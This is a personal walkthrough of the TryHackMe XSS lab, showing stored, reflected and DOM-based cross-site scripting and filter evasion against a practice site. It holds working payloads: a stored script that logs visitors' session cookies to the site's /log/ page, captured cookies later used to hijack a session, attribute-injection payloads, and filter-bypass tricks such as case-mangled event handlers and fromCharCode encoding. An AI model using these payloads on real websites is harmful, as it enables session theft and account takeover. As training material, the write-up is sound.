Mark Seliternikov


TryHackMe - Cross-site Scripting - Stored XSS [Easy]

Lab: https://tryhackme.com/room/xss

Scenario: We are given a website called “XSS Playground” and we are supposed to experiment with XSS here. XSS is dangerous because an attacker can accomplish things such as: cookie stealing, key logging, webcam snapshots, phishing, port scanning, web based exploits, etc.

Stored XSS

We have a section in the website designed for stored XSS. We have a comment section that saves comments to the server.



Lets leave a comment as someone else. 😈
First lets see the structure of comments.

```
<code>Logan</code>
: Hey Jack, how're you?
<br>
<code>Jack</code>
: Yeah good thanks!
<br>
<code>mark</code>
: test comment
<br>
```

Using this knowledge lets craft our own script.

```
Hey guys I think Jack is hacking... I'm sure of it... Just replace J with H and you'll have
your answers!
<br>
<code>Jack</code>
: Yeah that's true! Mark is innocent and isn't hacking at all! I'm doing one doing this!
```

Okay now lets insert it and see the results.

Comments

Successfully added a HTML comment! Answer for Q1: **HTML_T4gs**

Jack: Hey Everyone!
Logan: Hey Jack, how're you?
Jack: Yeah good thanks!
mark: test comment
mark: Hey guys I think Jack is hacking... I'm sure of it... Just replace J with H and you'll have your answers!
Jack : Yeah that's true! Mark is innocent and isn't hacking at all! I'm doing one doing this!

(I realized after the fact that I wrote “doing” instead of “the” 😂)

The next task is to create a popup with my (or other’s) cookie displayed. I found this interesting script in the source between <script></script> tags.

```
// document.cookie = getCookie('connect.sid')

let commentsEl = document.querySelector('#comments')
if(commentsEl) {
  $.getJSON('/get-comments', function(comments) {
    commentsEl.innerHTML = ''
    for(let comment of comments) {
      // convertComment(comment.comment)
      fixJS(comment.comment)
      commentsEl.innerHTML += '<code>' + comment.username + '</code>: ' + comment.comment + '</br>'
    }

    if(comments.length == 0) {
      commentsEl.innerHTML = '<code>No comments to show...</code>'
    }
  })
}

function fixJS(comment) {
  if(comment.includes('document.location')) { // stop from redirecting
    return
  }
  if(comment.includes("LVL2")) {
    alert(document.cookie)
  }
  if(comment.includes('<script>alert(')) {
    let tmp = comment.match(/alert(.*?)\)/g);
    tmp = tmp[0]
    tmp = tmp.replace('alert', '').replace('(', '').replace(')', '').replace(/"/g, '')
    alert(tmp)
  } else {
    try {
      let tmp = comment.replace('<script>', '').replace('<\/script>', '')
      eval(tmp)
    } catch(err) {

    }
  }
}

function checkTitle() {
  if(document.querySelector('#thm-title').textContent == "I am a hacker") {
    $.getJSON('/get-answer-title-change', function(answer) {
      document.querySelector('#stored-xss').innerHTML += 'Answer: <code>' + answer + '</code>'
    })
  }
}

setTimeout(function(){ checkTitle() }, 1000);
```

(The last function checks if I managed to change the title of the website lol… We’ll get to it later).
(It also checks if if there’s “LVL2” in the comments and prints the alert I want to do… However I’ll do it manually just for the heck of it.)


Notice the upper part of the script which shows me how the document gets my cookie (session cookie).


```
// document.cookie = getCookie('connect.sid')
```

It's weird that it's in a form of a comment but I'll try it regardless.

```
notes.txt
1  Do you guys get some weird popups aswell?
2  <script>alert(document.cookie)</script>
```

Now lets see the result.






It worked! The next task is to change the title of the website to "I am a hacker". Lets first if there's a way to refer to the title with id or name or etc.

```
<span id='thm-title'>XSS Playground</span>
```

We can see that it has the id of 'thm-title'. A very obvious hint that we need to change that…
Now lets write a script and refer to this id.

```
document.querySelector('#thm-title').textContent="I am a hacker"
```


Now lets leave a comment and see if it works.



(And the flag)

. Answer: `websites_can_be_easily_defaced_with_xss`

Next we want to steal cookies, I don't have a website to redirect a user's cookie to but… This playground has a "Logs" page which can take any value and it logs it. Example I've redirected myself to "/log/test" and then I've visited "/logs".




Now lets insert a comment that logsl the cookies of users who visit the "/stored" page.

```
<script>window.open('/log/' + document.cookie)</sc
1 <script>window.open('/log/' + document.cookie)</script>
```

Use the "open()" method and not the "location" method because it'll constantly redirect you and it'll be just a real pain. (speaking from experience 😂)

After commenting I've got a notification from FireFox that it blocked a pop-up (it worked).




Now lets go to the "/logs" page and see if we managed to capture someone's cookie.

5/20/2021, 11:42:46 AM : `connect.sid s%3Aat0YYHmITnfNSF0kM5Ne-ir1skTX3aEU.yj1%2FXoaxe7cCjUYmfgQpW3o5wP3O8Ae7YNHnHPJIasE`


We indeed got someone's cookie! And it isn't mine:

connect.sid	s%3AlD60CXqyB0oeNwsBgXjf2ysN7fbxPIAR.UMlednnAZNkvlCt0HxUpUryM2lGjULo%2FSkCzTGIRHq0

Now lets change the value of my cookie to the one I managed to steal.




It worked! Lets leave a comment now. (Chat is empty because I've restarted the machine)



Reflected XSS


For this exercise to be possible it is recommended to turn off XSS filtering in your URL bar so it'd work.

FireFox:




Go to "about:config" and change the "browser.urlbar.filter.javascript" value to False. DO IT ONLY ON A VIRTUAL MACHINE.


We have this page catered to experiment with Reflected XSS.




We can see that this page has a parameter with our search terms:




Lets try searching for "test":




We can exploit this parameter and put our script there, we are specifically asked to create a script that will cause a popup saying "Hello". This should do the trick:




Now Lets run it and see if it works.





Here's the flag:



Now for the second part we are prompted to display in the pop-up our machine's IP. At first I was confused because for the browser and JS there's no direct way to discover my machine's IP address… Maybe my public IP via some API… However later I've realized they meant the target machine's IP… Should've clarified.

Anyway there's actually a really simple way to do it because the hostname of the target machine is the IP. We will use this method:

hostname	Sets or returns the hostname of a URL


So the script would look like this:


```
<script>alert(window.location.hostname)</script>
```

```
ected?keyword=<script>alert(window.location.hostname)<%2Fscript>
```

The "window" objects lets us interact with an open browser window. "Location" objects gives us info about the url. And the "hostname" objects returns the hostname of the current URL.


So here's the result:





DOM-Based XSS

For this task I have to admit I've struggled a little but learned something very neat.
We are supposed to practiced DOM based XSS, which means it relies on the Document Object Model.



When you look at the source you see this:

```
document.querySelector('#update').addEventListener("click", function() {
  let imgURL = document.querySelector('#img-url').value // input URL
  const imgEl = document.querySelector('#img') // Image div element
  imgEl.innerHTML = '<img src="' + imgURL + '" alt="Image not found.." width=400>' // Creating image element
```


This means when the "update" button is clicked it dynamically loads <img> tag with its attributes.
We can leverage that and add an attribute of our own.

```
" onmouseover="alert(document.cookie)"
```


Very similarly to SQLi, the first " closes off the first attribute. I can "conceal" it by providing an image and then adding that short script.

```
https://zigbrado.in/wp-content/uploads/2018/05/click-me-button.png" onmouseover="alert(document.cookie)"
```


And now lets inject it and see the results.



And when I hover over it:




(to get the flag you need to do it without the image link though...)



We are asked to change the background color with this method as well, so here's the way:


```
" onmouseover="document.body.style.backgroundColor = 'red';"
```

And here's the flag:




Filter Evasion


For challenge 1 I was supposed to create a script that will alert "Hello" while keyword "script" is being filtered. So I did this:



Flag:



For challenge 2 we have the word "alert" filtered, so I've found a method that allows me to split the word. That method is the "eval()". This method executes the string that it contains:



Notice that for hello I've used backticks so it wont close the attribute once I put ".
I've also used the onerror attribute so the script would execute automatically without the need of other things. The image won't load regardless and cause an error -> script will execute.
Sadly there's no flag for this one for some reason even though it worked :(

Challenge 3 filters the word "hello". I found in OWASP's XSS cheat sheet the method "fromCharCode". Which converts ASCII encoding into characters.

```
<img src=/ onerror="alert(String.fromCharCode(72, 101, 108, 108, 111))">
```

It worked as well but no flag again >:(

Challenge 4, These were the filters:
(again for this challenge I managed to get the solution but no flag...)

- word "Hello"
- script
- onerror
- onsubmit
- onload
- onmouseover
- onfocus
- onmouseout
- onkeypress
- onchange

And this is what I came up with:

```
<img src =/ onErRor="alert(String.fromCharCode(72, 101, 108, 108, 111))">
```

onErRor - the filter is case-sensitive
String.fromCharCode() - it filters "Hello" so I converted to to ASCII.

It worked :) (but no flag >:( )

If you try all of these you'll get the solution… I've used the creator's writeup to get the flags… I think the website looked for specific keywords to give the flag and not look at the actual output...